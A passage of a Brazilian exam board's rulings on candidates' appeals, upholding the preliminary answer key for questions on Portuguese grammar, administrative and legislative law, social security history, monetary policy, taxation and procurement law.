Outra medida importante é a adoção de políticas mais rigorosas pelas plataformas digitais, que devem coibir publicações agressivas ou que promovam a violência contra as mulheres. A fiscalização rigorosa nessas plataformas pode ajudar a prevenir a disseminação de discursos de ódio e a proteger as mulheres do assédio online.

As plataformas digitais têm uma visibilidade ampla e a capacidade de disseminar informações rapidamente. Portanto, é essencial que utilizemos essas ferramentas de forma responsável e ética, promovendo a conscientização e o combate à violência feminina em todas as esferas da sociedade.

É essencial que a sociedade se una para garantir que essas leis sejam implementadas efetivamente e que as mulheres tenham acesso à informação, justiça e proteção necessárias para viverem livres de violência.”

A partir das expressões destacadas no texto, nos parágrafos 5 ao 10, é possível reconhecer a referência feita no título do texto. A alternativa “**B**) 5º e 6º parágrafos.” não pode ser indicada como correta. O título “A importância da educação e conscientização no combate à violência feminina” não apresenta apenas a importância da educação, mas também a conscientização no combate à violência feminina, abarcando os parágrafos citados na

alternativa indicada como correta. A alternativa “C) 1º ao 5º parágrafo.” não pode ser identificada como correta, pois, como é possível conferir nos parágrafos 1, 2, 3 e 4; não há uma referência feita no título que possa ser reconhecida. A alternativa “A) 3º e 4º parágrafos.” não pode ser indicada como correta, de acordo com o explicitado anteriormente.

Fonte:

- O próprio texto.
- Platão e Fiorin, Para entender o texto.

BRANCA	VERDE	AMARELA	AZUL
05	13	11	14

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado ““Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as impede de buscar ajuda e se proteger adequadamente.” (1º§) A locução conjuntiva “mas também”, nesse contexto:”, a alternativa “C) Estabelece relação de acréscimo, adição, desempenhando a mesma função de uma conjunção aditiva.” foi adequadamente indicada como correta. As conjunções aditivas trazem uma relação de ideias que se somam e complementam-se, podendo ser tanto no sentido positivo quanto no sentido negativo. Por isso é possível apontar duas conjunções aditivas muito utilizadas: e (para sentido positivo) e nem (para sentido negativo). Também é possível usar duas ou mais palavras juntas para desempenhar o mesmo papel de conjunção. Elas são chamadas de locuções conjuntivas aditivas. Alguns exemplos: e; nem; bem como; não só (...) mas [também]; não apenas (...) como [também]; não somente (...) como [ainda]”. Exemplos: “Vinícius estava para chegar e Henrique já estava pronto.” “Eu não fui ao teatro nem li a peça.” “Ela lia muitos livros bem como via muitas séries.” “Não apenas fizemos o projeto como ainda entregamos tudo antes do prazo.” “Não só achou o restaurante muito bem localizado mas também gostou muito da comida.” No último caso, embora se use a conjunção mas, que originalmente significaria oposição, o contexto indica que a relação estabelecida é, na verdade, de adição; assim como ocorre no trecho destacado no enunciado da questão. A alternativa “A) Estabelece uma ideia de acréscimo em relação à oração posterior.” não pode ser considerada correta. “Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as impede de buscar ajuda e se proteger adequadamente.” (1º§), o acréscimo não é em relação à oração posterior, mas em relação à oração anterior. São coordenadas. Orações coordenadas sindéticas aditivas são aquelas que têm sentido de adição, incluindo ou somando uma ideia à primeira oração. Exemplo: “Brincamos muito e rimos mais ainda!” “Não apenas completamos a tarefa mas também tivemos uma excelente nota.” “Não me queixei nem me exaltei.”

Fonte:

- AZEREDO, José Carlos de. Gramática Houaiss da língua portuguesa. 2ªed. São Paulo: Publifolha, 2008.

BRANCA	VERDE	AMARELA	AZUL
06	14	15	15

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado “Acerca do conectivo sublinhado em “Educar crianças e adolescentes sobre respeito, igualdade de gênero e prevenção da violência é essencial para criar uma sociedade mais justa e igualitária.” (5º§), pode-se afirmar que há a indicação de uma ideia de:”, a alternativa “B) Efeito visado.” foi adequadamente indicada como correta. Dentre as conjunções subordinativas estão as finais (ideia de finalidade): a fim de que, para que, que, porque. As conjunções subordinativas finais iniciam orações que são finalidade do que foi descrito na oração principal. São exemplos “para”, “a fim de”, entre outros. Exemplo: “Ela treinou muito durante todos aqueles anos para conquistar o campeonato.” As orações finais expressam um efeito visado, um propósito, e nisso diferem das consecutivas típicas, que expressam um efeito contingente. A alternativa “D) Consequência

desejada.” não pode ser indicada como correta de acordo com o exposto anteriormente, efeito visado é um objetivo, uma finalidade, já a consequência desejada é algo que vai ocorrer em virtude de um motivo, ainda que a consequência seja desejada, pode não ter sido uma finalidade, um objetivo preestabelecido. A alternativa “C) Efeito contingente.” não pode ser indicada como correta de acordo com o exposto anteriormente. A alternativa “A) Retificação.” não pode ser considerada correta, significando correção.

Fontes:

- AZEREDO, José Carlos de. Gramática Houaiss da Língua Portuguesa. 2ª ed. – São Paulo: Publifolha, 2008.
- SACONNI, Luiz Antonio. Nossa gramática. Teoria e Prática.

BRANCA	VERDE	AMARELA	AZUL
07	16	10	02

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado “Considerando o emprego dos mecanismos de coesão textual no texto assim como sua relevância para que a mensagem tenha a devida compreensão, pode-se afirmar que no primeiro parágrafo do texto, a manutenção do elemento introduzido “muitas mulheres” pode ser identificada em:”, a alternativa “C) Três ocorrências no total.” foi adequadamente indicada como correta.

“No contexto atual, é alarmante constatar que muitas mulheres ainda desconheçam os diferentes tipos de violência feminina perpetrados contra elas (muitas mulheres). Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as (muitas mulheres) impede de buscar ajuda e se (muitas mulheres) proteger adequadamente. Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.” (1º§)

Coesão textual são os mecanismos linguísticos que permitem uma conexão lógico-semântica entre as partes de um texto. A ligação e harmonia que possibilitam a amarração de ideias dentro de um texto é feita com o uso de conjunções, preposições, advérbios, locuções adverbiais, pronomes, entre outros. A coesão textual assegura a ligação entre palavras e frases, interligando as diferentes partes de um texto. Ela pode ser percebida ao se verificar que as frases e os parágrafos estão entrelaçados no texto, de modo que um elemento dá sequência ao outro, determinando a transição das ideias presentes no texto. A coesão é essencial para garantir que o texto seja harmonioso, que transmita a mensagem com clareza e que faça sentido para o leitor. Para isso é necessário empregar elementos de coesão, utilizando conjunções, pronomes, advérbios, entre outras expressões que têm como objetivo estabelecer a interligação entre os segmentos do texto. Existem os seguintes tipos de coesão textual: coesão referencial, coesão lexical, coesão por elipse, coesão sequencial e coesão por substituição. A Coesão referencial consiste na menção de elementos que já apareceram ou ainda vão aparecer no texto. Esses elementos são chamados de anáforas (usada para se referir aos termos já citados no texto) e catáforas (usada para se referir aos termos que serão citados na sequência do texto). Na coesão referencial, os termos conectivos anunciam ou retomam (manutenção do elemento introduzido) as frases, sequências e palavras presentes em um texto. Para fazer essas retomada geralmente são utilizados pronomes pessoais, pronomes possessivos, pronomes demonstrativos ou expressões adverbiais de lugar. A coesão referencial é uma das mais usadas. Esse tipo de coesão evita o uso de diversas repetições no mesmo texto usando um termo para fazer referência a outro. Ou seja, é o tipo de coesão que reitera algo que já foi dito antes, substituindo uma palavra por outra que possui com ela alguma relação semântica. A alternativa “A) Uma ocorrência apenas.” não pode ser indicada como correta de acordo com o exposto anteriormente. A alternativa “B) Duas ocorrências apenas.” não pode ser indicada como correta de acordo com o exposto anteriormente.

Fontes:

- O próprio texto.
- COSTA VAL, M. da. Redação e textualidade. São Paulo: Martins Fontes, 1994.
- FIORIN, José Luiz; PLATÃO, Francisco. Lições de texto: leitura e redação. 3 ed. São Paulo: Ática, 1998.

BRANCA	VERDE	AMARELA	AZUL
12	01	19	19

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Em “Enquanto isso, a violência patrimonial é uma realidade cruel na qual a vítima é submetida ao controle abusivo de seus bens e recursos financeiros, limitando sua independência e liberdade.” (3º§), a expressão introdutória do período destacado indica:”, a alternativa “**A**) Temporalidade concomitante.” foi adequadamente indicada como correta. “Enquanto isso, a violência patrimonial é uma realidade cruel na qual a vítima é submetida ao controle abusivo de seus bens e recursos financeiros, limitando sua independência e liberdade.” O termo “enquanto” introduz oração subordinada adverbial, dando ideia de: tempo: durante o tempo em que, no tempo em que, sempre que, quando. “pensa nas horas de lazer, enquanto trabalha” Significado de “Enquanto isso” Expressão usada em enunciações para indicar, dentro de uma narração, outro fato, que ocorre em outro lugar, mas no mesmo espaço temporal. A filha trabalhava e estuda, enquanto isso, seu pai preparava o jantar e cuidava da casa. “A violência sexual é outra forma de agressão que merece atenção especial. Ela engloba qualquer tipo de abuso, coerção ou intimidação sexual não consentida, deixando cicatrizes emocionais que muitas vezes perduram por toda a vida. Enquanto isso, a violência patrimonial é uma realidade cruel na qual a vítima é submetida ao controle abusivo de seus bens e recursos financeiros, limitando sua independência e liberdade.” (3º§) A ideia de temporalidade concomitante pode ser reconhecida em relação ao expresso anteriormente no parágrafo. A alternativa “**D**) Frequência de um fato independentemente de eixo referencial.” não pode ser indicada como correta, de acordo com o expresso anteriormente. A alternativa “**C**) Ocasão referente ao momento exclusivo da enunciação.” não pode ser indicada como correta de acordo com o exposto anteriormente. A alternativa “**B**) A consumação de um processo.” não pode ser considerada correta de acordo com o expresso anteriormente.

Fontes:

- Azeredo, José Carlos de. Gramática Houaiss
- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.
- FARACO, Carlos Alberto. Português: língua e cultura, ensino médio, volume único. Curitiba: Base Editora, 2003.
- Dicionário Houaiss da Língua Portuguesa.

BRANCA	VERDE	AMARELA	AZUL
14	19	01	20

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Considerando o contexto, pode-se afirmar que, dentre os termos destacados a seguir, tem seu significado expresso de forma correta o indicado em:”, a alternativa “**B**) “[...] constatar que muitas mulheres” / averiguar” foi adequadamente indicada como correta.

“No contexto atual, é alarmante constatar que muitas mulheres ainda desconheçam os diferentes tipos de violência feminina perpetrados contra elas.”

Constatar: Averiguar a veracidade de algo: averiguar, verificar, apurar, certificar-se, investigar, procurar, sondar, pesquisar, estudar, examinar, explorar, analisar. Exemplo: Não conseguimos constatar todos os acontecimentos daquela noite. Dentre os possíveis significados de averiguar temos: 22 sinônimos para 3 sentidos da palavra:

Examinar: 1 estudar, pesquisar, explorar, analisar, examinar, investigar, procurar, sondar, verificar.

Concluir: 2 apurar, certificar-se, concluir, constatar, deduzir, deslindar, reconhecer.

Informar-se: 3 esquadrihar, indagar, informar-se, inquirir, inteirar-se, interrogar.

A alternativa “**D**) “desconheçam os diferentes tipos de violência feminina” / experienciam” não pode ser indicada como correta.

Desconhecer: verbo 1. transitivo direto não ter conhecimento de, não conhecer; ignorar.

"d. um regulamento, uma lei"

2. transitivo direto e pronominal : não (se) reconhecer.

Experenciar: verbo direto · transitivo direto mesmo que experimentar.

A alternativa “**A**” “é alarmante constatar” / contundente” não pode ser considerada correta.

Alarmante adjetivo de dois gêneros 1. que causa alarme, que sobressalta; assustador, aterrador. "boato a." 2. que apresenta gravidade, perigo; inquietante. "o agravamento da doença gerou um quadro clínico alarmante"

Constatar verbo 1. transitivo direto descobrir a verdade de; verificar (os fatos). "o delegado foi pessoalmente constatar as circunstâncias do crime" 2. transitivo direto tomar conhecimento; perceber. "os visitantes constataram as precárias condições do hospital".

Fonte:

- Dicionário Houaiss da Língua Portuguesa.

BRANCA	VERDE	AMARELA	AZUL
26	24	21	30

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O controle legislativo é o controle externo exercido pelo Poder Legislativo sobre os demais Poderes, incluídos os órgãos da administração direta e indireta, classificado em:

- controle político - exercido de forma direta pelo Congresso Nacional, seus órgãos e Casas; confere ao Legislativo a prerrogativa de analisar as questões de mérito dos demais Poderes e a legalidade dos atos administrativos; exercido diretamente pelo Poder Legislativo.
- controle financeiro, orçamentário e patrimonial – o Poder Legislativo é o titular do controle externo, sendo uma de suas competências exclusivas: “Art. 49: [...] X - fiscalizar e controlar, diretamente, ou por qualquer de suas Casas, os atos do Poder Executivo, incluídos os da administração indireta; [...]”, exercido indiretamente **com o auxílio especializado do Tribunal de Contas**: “Art. 71. O controle externo, a cargo do Congresso Nacional, será exercido com o auxílio do Tribunal de Contas da União, ao qual compete: II - julgar as contas dos administradores e demais responsáveis por dinheiros, bens e valores públicos [...] e daqueles que derem causa a perda, extravio ou outra irregularidade de que resulte prejuízo ao erário público [...]; “ (BRASIL, 1988).

Diante do exposto e com as alternativas da questão:

A) É classificado quanto ao momento de seu exercício como concomitante, quando o Poder Legislativo, com o auxílio do Tribunal de Contas, realiza a apreciação de contas prestadas anualmente pelo Chefe do Poder Executivo – POSTERIOR – **INCORRETA.**

B) Pode ser exercido de forma direta, quando realizado com o auxílio do Tribunal de Contas da União, de cada Estado e do Município se houver, ou de forma indireta, quando pode ser realizado pelo próprio Poder Legislativo e seus órgãos – INDIRETA COM O AUXÍLIO DO TC E DIRETA PELO PRÓPRIO LEGISLATIVO – **INCORRETA.**

C) Sob o aspecto político é exercido diretamente pelo Poder Legislativo e não se limita às questões de legalidade dos atos administrativos, podendo incidir sobre questões de mérito, como julgar crimes de responsabilidade cometidos pelo Chefe do Poder Executivo – REALIZADO DIRETAMENTE – **CORRETA.**

D) Em relação aos aspectos contábil, financeiro e orçamentário é de competência do Poder Legislativo e deve ser realizado diretamente por ele, tendo como controlar, pessoa física ou ente público que utilize, arrecade, guarde, gerencie ou administre bens e valores públicos – REALIZADO INDIRETAMENTE – **INCORRETA.**

Portanto a questão e o gabarito devem ser mantidos.

Fontes:

- BRASIL. **Constituição da República Federativa do Brasil.**
- DI PIETRO, M. S. Z. **Direito Administrativo.** 33 ed. São Paulo: Editora Forense, 2020.
- MEIRELLES, H. L. **Direito Administrativo Brasileiro.** 43 ed. Malheiros Editores. São Paulo, 2018.
- MORAES, A. **Direito Constitucional.** 39. ed. São Paulo: Atlas, 2023.

BRANCA	VERDE	AMARELA	AZUL
27	23	29	24

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O Poder Legislativo possui funções e atividades de relevante amplitude e abrangência, quais sejam: (a) Função legislativa - uma das funções mais tradicionais do Poder Legislativo é a de elaboração das leis e outras normas jurídicas; (b) Função fiscalizadora; (c) Função deliberativa; (d) Função julgadora; (e) Função político-parlamentar; (f) Função educativa.

Dentre as funções do Legislativo, ações de propor, aprovar e aprimorar leis voltadas para o atendimento das demandas da sociedade e promovam o bem-estar, é necessário que o Estado seja preparado para as modificações, que a participação da sociedade nos processos seja efetiva e que o Legislativo institua canais efetivos e permanentes de interlocução com a sociedade e com o cidadão, por meio de mecanismos como emendas parlamentares ao orçamento; comissões legislativas; promoção da participação ativa da sociedade em questões relevantes; utilização de recursos digitais para promover debates e coletar opiniões.

Assim, verifica-se que a alternativa “B) Criação de mecanismos que facilitem a participação ativa da sociedade em questões relevantes, como utilização de plataformas de redes sociais e tecnologia para promover debates e coletar opiniões”, são ações que atendem a função legislativa, com a proposição e aprovação de leis que promovam a participação da sociedade; a função político-parlamentar, ao garantir a representatividade; e, a função educativa, por meio da abertura do Legislativo para a sociedade e sua interação.

Portanto, a questão e o gabarito devem ser mantidos.

Fontes:

- BRASIL. Constituição da República Federativa do Brasil.
- CÂMARA DOS DEPUTADOS. **Entenda o processo legislativo.** Site. 2024. Disponível em: <https://www.camara.leg.br/entenda-o-processo-legislativo/>. Acesso em 16 de maio de 2024.
- PARLAMENTO ABERTO. **O que é parlamento aberto?** Site. 2015. Disponível em: <https://www.parlamentoaberto.leg.br/o-que-e-o-parlamento-aberto>. Acesso em 16 de maio de 2024.
- RESENDE, A. J. C. As funções do poder legislativo. Belo Horizonte: Escola do Legislativo, 2015 (Passo a passo).
- SENADO FEDERAL. NÚCLEO DE ESTUDOS E PESQUISAS DA CONSULTORIA LEGISLATIVA. Instituição de fundos por iniciativa parlamentar: considerações acerca do debate no Senado Federal. Boletim Legislativo. n. 81, agosto/2019. Disponível em: <https://www12.senado.leg.br>.

BRANCA	VERDE	AMARELA	AZUL
28	27	26	29

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O princípio da eficiência foi elevado à categoria de princípio fundamental da Administração Pública brasileira com a Emenda Constitucional nº 19/1998 em decorrência de modificações na estrutura do Estado brasileiro com objetivo de fornecer arcabouço jurídico-normativo para a adoção do modelo gerencial em substituição ao burocrático (MARQUES, 2008).

O princípio da eficiência administrativa e seus mecanismos de controle estão relacionados principalmente a atuação discricionária do administrador público, uma vez que em relação aos atos vinculados, o princípio da eficiência é aplacado pela objetividade do princípio da legalidade. No que tange aos atos de discricionariedade é que o controle de mensuração e verificação objetivos ultrapassa a impossibilidade de controlar objetivamente e com mecanismos cabíveis do total dos atos administrativos (DI PIETRO, 2020; MEIRELLES, 2018).

Nesse sentido, o controle interno e princípio da eficiência são interdependentes, pois as mudanças gerenciais do Estado brasileiro foram inseridas em um cenário que buscava da maior celeridade, racionalização e economicidade das ações governamentais (eficiência) sem deixar meios para mensurar e verificar (controle) estas ações sob o prisma da legalidade.

A questão apresenta em seu enunciado: “**O controle interno (ou administrativo)** é o poder de fiscalização e correção que os entes públicos da Administração direta e indireta [...]”. No comando solicita: “**Em relação ao controle interno**, marque V [...] e F [...]”.

Analisando o enunciado e o comando da questão, percebe-se que ela refere-se somente ao controle interno (administrativo) e do princípio da eficiência, não sendo passível de verificação o controle jurisdicional, o qual não faz parte do item.

Diante do exposto, a última alternativa apresentada é verdadeira: “Os conceitos de eficiência e controle são interdependentes, pois foram inseridos na Administração Pública brasileira em um contexto que buscava da maior agilidade as ações governamentais (eficiência) sem deixar meios para mensurar e verificar (controle) estas ações sob o prisma da legalidade”, sendo a sequência correta correspondente a V – V – F – V.

Portanto, a questão e o gabarito devem ser mantidos.

Fontes:

- BRASIL. **Constituição da República Federativa do Brasil**.
- DI PIETRO, M. S. Z. **Direito Administrativo**. 33 ed. São Paulo: Editora Forense, 2020.
- MARQUES, M. **Administração Pública: uma abordagem prática**. São Paulo: Ferreira, 2008.
- MEIRELLES, H. L. **Direito Administrativo Brasileiro**. 43 ed. Malheiros Editores. São Paulo, 2018.

BRANCA	VERDE	AMARELA	AZUL
29	25	22	26

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O período pré-1923, conhecido como antecedente da Previdência Social no Brasil, uma vez que o marco legal do surgimento dela data de 1923, e, apesar de no século XVIII terem surgido algumas tentativas de criar instituições de natureza previdenciária no Brasil, como o Plano de Beneficência dos Órfãos e Viúvas dos Oficiais da Marinha (1795, o Meio Soldo do Exército (1827), o Montepio Geral da Economia (1835), programa de amparo aos funcionários do Ministério da Economia abrangendo todos os funcionários do Estado, alguns autores desconsideram as medidas adotadas antes dos anos 1920 no contexto previdenciário, por terem pouca importância quantitativa, abranger uma parcela pouco significativa dos assalariados e a ausência do Estado nestas instituições.

No período de 1889-1919, primeiros anos da República Velha, foram adotadas medidas que favoreciam algumas categorias de funcionários públicos, como a militar, burocrática, fazendária, diplomática, judicial e de transporte ferroviário central, tendo em vista que são áreas estratégicas para garantir as bases para que o Estado republicano fosse formado.

O período de 1923-1930, é considerado o primeiro da história da Previdência, iniciado com a promulgação da Lei Eloy Chaves em 24/01/1923, que lançou a base jurídica e conceitual sobre a qual o sistema de Previdência Social seria construído, estabeleceu o seguro social como forma de lidar com reivindicações sociais e houve a primeira intervenção do Estado no sistema previdenciário, com a criação das Caixas de Aposentadorias e Pensões (CAP's). Dessa forma, pode-se observar que o fortalecimento das áreas para que a república se estruturasse foram especialmente abrangidas pelo regime de previdência, sendo inclusive os serviços ferroviários inclusos na estratégia de transporte de carga e pessoas.

Ressalta-se que as categorias foram discriminadas: “[...] fortalecimento do poder **militar e burocrático**, do responsável pela **administração fazendária**, da **diplomacia** e **Justiça**”.

Portanto, a questão e o gabarito devem ser mantidos.

Fontes:

- SANTOS, D. F. C. **Previdência Social no Brasil - 1923-2009: Uma Visão Econômica**. São Paulo: AGE, 2009.
- SILVA, A. A. A reforma da previdência social brasileira: entre o direito social e o mercado. **São Paulo em Perspectiva**, v. 18, n. 3, p. 16–32, jul. 2004.
- OLIVEIRA, J. A.; TEIXEIRA, S. M. F. **Previdência social: 60 anos de história da previdência no Brasil**. 2. ed. Petrópolis: Vozes; Rio de Janeiro: Abrasco, 1989.

- OLIVEIRA, R. **Previdência dos servidores públicos**. Leme: J.H. Mizuno, 2013

BRANCA	VERDE	AMARELA	AZUL
33	37	35	31

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A questão atende ao conteúdo programático existente no instrumento convocatório (edital).

A questão foi elaborada em atendimento aos itens: “18) Economia monetária. 19) Políticas monetária e fiscal”.

Não foram encontrados equívocos e/ou inconsistências que comprometessem a compreensão do enunciado da questão ou das afirmativas a serem avaliadas.

Sobre as afirmativas cumpre esclarecer:

A) Tem como foco principal a taxa básica de juros de curto prazo que, direta ou indiretamente, afeta todos os setores da economia.

AFIRMATIVA VERDADEIRA

Manter a inflação sob controle, ao redor da meta, é objetivo fundamental do Banco Central (BC). A meta para a inflação é estabelecida pelo Conselho Monetário Nacional (CMN). A estabilidade dos preços preserva o valor do dinheiro, mantendo o poder de compra da moeda. Para alcançar esse objetivo, o BC utiliza a política monetária, política que se refere às ações do BC que visam afetar o custo do dinheiro (taxas de juros) e a quantidade de dinheiro (condições de liquidez) na economia. No caso do BC, o principal instrumento de política monetária é a taxa Selic, decidida pelo Copom. A taxa Selic afeta outras taxas de juros na economia e opera por vários canais que acabam por influenciar o comportamento da inflação.

(Fonte: Banco Central do Brasil.)

A política monetária utiliza como instrumento principal a taxa básica de juros de curto prazo, que acaba direta ou indiretamente afetando todos os setores da economia. Outros instrumentos são o nível de depósitos compulsórios requeridos dos bancos ou intervenção direta no volume e nos prazos das operações de crédito. A elevação dos juros básicos tende a desestimular a atividade econômica e é usada normalmente em situações de aumento da inflação. Ao contrário, em conjunturas de recessão, em geral se utiliza uma política monetária expansionista, equivalente à redução dos juros básicos.

(Fonte: https://portalibre.fgv.br/sites/default/files/2022-06/barboza-e-furtado_2022_dez-propostas-para-a-politica-monetaria.pdf)

Quando se faz referência à Política Monetária, a atenção está centrada no custo do dinheiro (ao custo da moeda, do padrão monetário do país). As políticas monetárias contracionistas ou expansionistas visam afetar a taxa de juros básica da economia. Quanto mais recursos financeiros disponíveis na economia, maior será a possibilidade de a taxa de juros baixar. Por sua vez, quanto menos recursos financeiros disponíveis na economia, maior será a pressão para que a taxa de juros aumente. A fim de afetar a taxa de juros básica da economia, os seguintes instrumentos de política monetária podem ser utilizados: Recolhimento compulsório; Redesconto bancário; Operações com títulos públicos; Controle e seleção de crédito. Enfim, seja qual for o instrumento, o foco (o objetivo da política monetária) é afetar a taxa de juros e esta, por sua vez, combinada com uma política fiscal coerente, busca atender a estratégia da política econômica.

B) Possui instrumentos que, aplicados ao lado de políticas fiscais coerentes, têm por objetivo evitar superaquecimento econômico ou recessão.

AFIRMATIVA VERDADEIRA

Política monetária

[...]

Conjunto de decisões por meio das quais os governos e suas instituições (sobretudo os bancos centrais) controlam a oferta de moeda na economia. É um instrumento, ao lado da política fiscal, de estabilização econômica, ou seja, que tem por objetivo evitar superaquecimento econômico ou recessão.

(Fonte: https://portalibre.fgv.br/sites/default/files/2022-06/barboza-e-furtado_2022_dez-propostas-para-a-politica-monetaria.pdf)

C) Em conjunturas de recessão, em geral, se utiliza uma política monetária contracionista, o que equivale à redução da taxa de juros básica.

AFIRMATIVA FALSA

Política monetária

[...]

A elevação dos juros básicos tende a desestimular a atividade econômica e é usada normalmente em situações de aumento da inflação. Ao contrário, em conjunturas de recessão, em geral se utiliza uma política monetária expansionista, equivalente à redução dos juros básicos.

(Fonte: https://portalibre.fgv.br/sites/default/files/2022-06/barboza-e-furtado_2022_dez-propostas-para-a-politica-monetaria.pdf)

D) Conjunto de decisões por meio das quais os governos e suas instituições (sobretudo os bancos centrais) controlam a oferta

AFIRMATIVA VERDADEIRA

Política monetária

Conjunto de decisões por meio das quais os governos e suas instituições (sobretudo os bancos centrais) controlam a oferta de moeda na economia.

Fonte: https://portalibre.fgv.br/sites/default/files/2022-06/barboza-e-furtado_2022_dez-propostas-para-a-politica-monetaria.pdf

BRANCA	VERDE	AMARELA	AZUL
34	39	38	40

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A questão atende ao conteúdo programático existente no instrumento convocatório (edital).

A questão foi elaborada em atendimento aos itens: **“20) Teoria das Finanças Públicas. 21) Teoria da Tributação.”**

Não foram encontrados equívocos e/ou inconsistências que comprometessem a compreensão do enunciado da questão ou das afirmativas a serem avaliadas.

Sobre as afirmativas cumpre esclarecer:

I. **São considerados princípios básicos de um sistema tributário ótimo: capacidade de pagamento por parte dos contribuintes; tributo adequado; arrecadação conveniente e necessária; baixo custo para efetiva arrecadação.**

AFIRMATIVA VERDADEIRA.

Fonte: Adam Smith – Riqueza das Nações (Livro 5º, Cap. II)

II. **São características desejáveis em um sistema tributário ótimo: neutralidade; simplicidade; flexibilidade; responsabilidade política e equidade.**

AFIRMATIVA VERDADEIRA.

De acordo com Stiglitz, As 5 características desejáveis em um sistema tributário ótimo são: neutralidade simplicidade flexibilidade responsabilidade política equidade.

III. **Admite-se que os tributos têm as seguintes funções: função arrecadatória; função redistributiva e função alocativa.**

VERDADEIRO.

De acordo com Stiglitz, os tributos têm as seguintes funções:

- Função arrecadatória.
- Redistribuição da Renda (função distributiva);
- Indução de comportamentos (função alocativa).

Fontes:

- SMITH, Adam. An inquiry into the nature and the cause of The Wealth of the Nations. Disponível em: http://www.ibiblio.org/ml/libri/s/SmithA_WealthNations_p.pdf.
- STIGLITZ, Joseph. In praise of Frank Ramsey's contribution to the theory of taxation. Disponível em: <http://www.nber.org/papers/w20530.pdf>.

BRANCA	VERDE	AMARELA	AZUL
43	49	46	45

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O texto da questão foi retirado da Nova Lei de Licitações, sendo corretas as afirmativas I e III, portanto, o gabarito é a letra B.

Sustenta o recurso que *O item IV - Pregão foi considerado errado, porém ele está apenas incompleto. Estar incompleto Não significa estar errado. Segundo a Lei 14.133/21, art. 6º, inciso XLI, "XLI - pregão: modalidade de licitação obrigatória para aquisição de bens e serviços comuns, cujo critério de julgamento poderá ser o de menor preço ou o de maior desconto;"*. Faltou ao item IV da questão 49 o critério maior desconto, mas isso não indica que o que está escrito tenha erro. Ao contrário, as palavras do item IV são as mesmas da lei, portanto o que está escrito nela está de acordo com a lei.

No entanto, o que torna o enunciado incorreto é o termo “deverá”, dado que a Nova Lei de Licitações dispõe que os critérios de julgamento do pregão “poderão” ser o de menor preço ou o de maior desconto.

Portanto, a afirmativa exposta no item IV está realmente incorreta.

Assim, o recurso é improcedente.

Fonte:

- BRASIL. Lei nº 14.133, de 1º de abril de 2021. Lei de Licitações e Contratos Administrativos. Disponível em: <https://www.planalto.gov.br/ccivil_03/_ato2019-2022/2021/lei/l14133.htm>.

BRANCA	VERDE	AMARELA	AZUL
45	42	44	46

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Sustenta o recurso que *a questão deve ser anulada em razão de cobrar conteúdos não previstos no Edital, quais sejam: Lei Orgânica do Município de Belo Horizonte; Lei nº 9.709 de 18 de novembro de 1998 e Lei nº 7.347/1985.*

No entanto, entende-se que a questão atende adequadamente ao conteúdo programático para o cargo de CONSULTOR LEGISLATIVO – ÁREA DE ADMINISTRAÇÃO E FINANÇAS, especificamente em relação ao tópico “8) Participação da sociedade na gestão pública: capital social, sociedade civil e espaço público; fóruns participativos; conselhos gestores setoriais; redes sociais; parcerias Estado-ONGs na formatação e implementação de políticas públicas; parcerias público-privadas”.

Ademais, sustenta ainda o recurso que *Não há nenhuma referência à Lei Orgânica do Município de Belo Horizonte no conteúdo programático do cargo de Consultor Legislativo – área de administração e finanças*. Na referida questão, não era exigido conhecimento algum sobre a Lei Orgânica do Município, uma vez que ela foi utilizada apenas para fins de exemplo no enunciado; todas as alternativas da questão foram embasadas no texto de um Lei Federal, a Lei nº 9.709/98.

Por fim, quanto ao argumento de que as referidas legislações não constam no Conteúdo Programático e, por isso, não poderiam ser cobradas, entende-se que é improcedente, dado que o Edital apenas listou os tópicos, não limitando as referências que se poderia utilizar nos enunciados.

Portanto, o recurso é improcedente.

Fonte:

- BRASIL. Lei nº 9.709, de 18 de novembro de 1998. Regulamenta a execução do disposto nos incisos I, II e III do art. 14 da Constituição Federal. Disponível em: <https://www.planalto.gov.br/ccivil_03/leis/l9709.htm>.

BRANCA	VERDE	AMARELA	AZUL
46	48	41	43

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Sustenta o recurso que *o Edital do certame, ao fazer alusão ao conteúdo programático de políticas públicas, não trouxe qualquer referência específica ao TCU*. No entanto, entende-se que o argumento é inválido, dado que o Edital apenas listou os tópicos que seriam contemplados pelo certame, não limitando as referências que se poderia utilizar nos enunciados.

Além disso, as razões recursais apontam que *ao analisar o referido arquivo do TCU, verifica-se que este não traz qualquer referência bibliográfica ou acadêmica quanto ao tema de políticas públicas, sendo definido pelo TCU apenas como um roteiro prático destinado aos gestores públicos de todo o Brasil. Pela própria natureza do arquivo, nota-se que as definições nele contidas possuem viés prático e simplificado que se colidem com as definições efetivamente técnicas sobre o assunto*.

No entanto, entende-se que o fato de ser um roteiro prático não diminui a importância da obra produzida pelo TCU, dado que ela é justamente destinada a gestores públicos, inclusive aqueles que serão admitidos por esse concurso público. Ressalta-se que nessa obra foram compiladas boas práticas, selecionadas em referenciais nacionais e internacionais, atos normativos, documentos técnicos, artigos e publicações especializadas, relativas à implementação de políticas públicas.

